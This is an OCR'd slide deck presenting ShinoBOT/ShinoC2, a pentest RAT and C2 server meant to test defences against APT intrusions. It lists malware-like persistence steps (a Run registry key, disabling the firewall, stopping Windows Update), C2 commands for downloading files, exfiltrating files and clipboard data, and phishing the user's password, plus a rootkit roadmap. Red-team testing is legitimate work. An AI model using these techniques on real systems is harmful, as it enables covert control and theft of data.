ShinoBOT
ShinoC2
Can you prevent APT like me?

- the pentest tool to measure the defense against APT/RAT -


Author: Shota Shinogi

>whoami

- Name: Shota Shinogi pronounce: ʃota ʃinogi
  - @sh1n0g1

- work in the Security Research Center of Macnica Networks Corp., Japan.
  a Japanese disty of security products

- my carrer of security




>strings ShinoBOT.exe

- Remote Administration Tool
  - It connects to ShinoC2; the C&C server, every 10 sec.
  - If it get any jobs, it does it immediately.
  - Supported Platform
    - Windows XP/Vista/7 (+ .net framework ≥ 2.x)
    - Windows 8, not fully tested yet…
- Acts like a malware
  - Before doing the job received from ShinoC2, it acts a little bit like a malware.
    - Copy itself in the user home directory C:¥Users¥%user%¥ShinoBOT.exe
    - Add the registry (to start everytime on booting).
      HKCU¥Software¥Microsoft¥Windows¥Current Version¥Run
    - Disable Windows Firewall
    - Stop Windows Update service
    - ~~Stop the service of McAfee, Symantec Antivirus~~

>whois ShinoC2

- ShinoC2 is the Command & Control server for ShinoBOT.
- You (red team) can create a job and send it to your ShinoBOT-affected devices.
- It has a web GUI so you can manipulate by your favorite browser, smart device, etc.



>more purpose_of_ShinoBOT_ShinoC2.txt

- The steps before “Install” of Kill Chain.. called PRE-COMPROMISED phase

Phase	Attacker’s Activity	How to prevent
Recon	• Social Engineering • Collectiong info from SNS, press release… • more and more	• User Education how about fool users(sigh)
Weaponization	• Using Packer • XOR Crypt • etc for evade AV/IPS	• IPS/AV efficient only for the known…
Delivery	• Send by email • Drive By Download	• Gateway Antivirus efficient only for the known…
Exploit	• Attack the vulnerabililty of IE,Adobe,Java, etc.	• Patches, patches, patches… how about the zero day attacks??

- It is very difficult to prevent those steps perfectly.
- So we have to consider how to prevent the following step…

>tail purpose_of_ShinoBOT_ShinoC2.txt

- The following steps called POST-COMPROMISED which covered by ShinoBOT

Phase	Attacker's Activity	Coverage of ShinoBOT
Install	• Install RAT	ShinoBOT
C&C	• Connect to C&C	
Actions on Objective	• Critical data exfiltration	

- You can use ShinoBOT/ShinoC2 to test your environment to know what's happen after the success of zero day attacks.

>man ShinoBOT


- How to setup
  - 一. Download ShinoBOT
  - 二. Run ShinoBOT
  - 三. That's all.
- How to use
  - 一. Access to ShinoC2
  - 二. Click the [HOST] link. Your host will be there.
  - 三. Click [Assign Job]
  - 四. Select the job you want to run on your host.
    (you can also create your job, see the slide "man ShinoC2:job")
  - 五. Enter the password provided from the GUI of ShinoBOT
  - 六. Press [Assign] button.
  - 七. Wait 10 seconds.
  - 八. You job will be done.

Demonstration


百聞は一見にしかず
Seeing is believing

>SBOTshot:ShinoBOT GUI

- It has a GUI ?
  Yes, ShinoBOT is not a tool for the bad people. So I made ShinoBOT not to become silent. This is also the reason why you need the password to send the job.




>SBOTshot:ShinoC2



>man ShinoC2 job page1

- You can create your own job by the job menu



HOME HOST JOB

JOB LIST

You can create a job to running on the ShinoBOT.

ADD NEW JOB

Name:

Command:

Category: System Info New Category:

Description

Add new job

LIST OF JOBS

ID	Job Name	Category	Command
27	Delete Startup Reg	Autorun	REG DELETE HKEY_LOCAL_MACHINE¥Software¥Microsoft¥Windows¥CurrentVersion¥Run /v ShinoBOT /f
31	Delete Startup Scheduler	Autorun	schtasks /delete /tn ShinoBOT /f
26	Startup Reg	Autorun	REG ADD HKEY_LOCAL_MACHINE¥Software¥Microsoft¥Windows¥CurrentVersion¥Run /v ShinoBOT /t REG_SZ /d C:¥ShinoBOT.exe
56	Startup Reg(nosec)	Autorun	REG ADD HKEY_LOCAL_MACHINE¥Software¥Microsoft¥Windows¥CurrentVersion¥Run /v ShinoBOT /t REG_SZ /d C:¥ShinoBOT_nosec.exe

>man ShinoC2 job page2

- The “command” will be redirected to cmd.exe except those special commands.

Commands	Notes	Examples
SBOTshot	Take a screen shot	SBOTshot
SBOTwget	Download a file	SBOTwget:http://www.xxx/aaa.exe
SBOTfget	Upload the local file to C2	SBOTfget:C:¥boot.ini
SBOTrunA	Run a process asynchronous *it means ShinoBOT will not wait until the process end.	SBOTrunA:notepad.exe
SBOTmbox	Show a message box	SBOTmbox:hello there
SBOTibox	Show an input box (you can ask something to the user)	SBOTibox:input your windows password
SBOTexit	Kill ShinoBOT	SBOTexit
SBOTclpb	Get the data from clibboard	SBOTclpb

*All command are case sensitive.

>vim Roadmap

Coming soon…

- Take a snapshot from the webcam.
- Encrypt the C&C channel, not using SSL.
- Encrypt strings in the binary.
- Hide itselft by a kernel driver. (become a root-kit)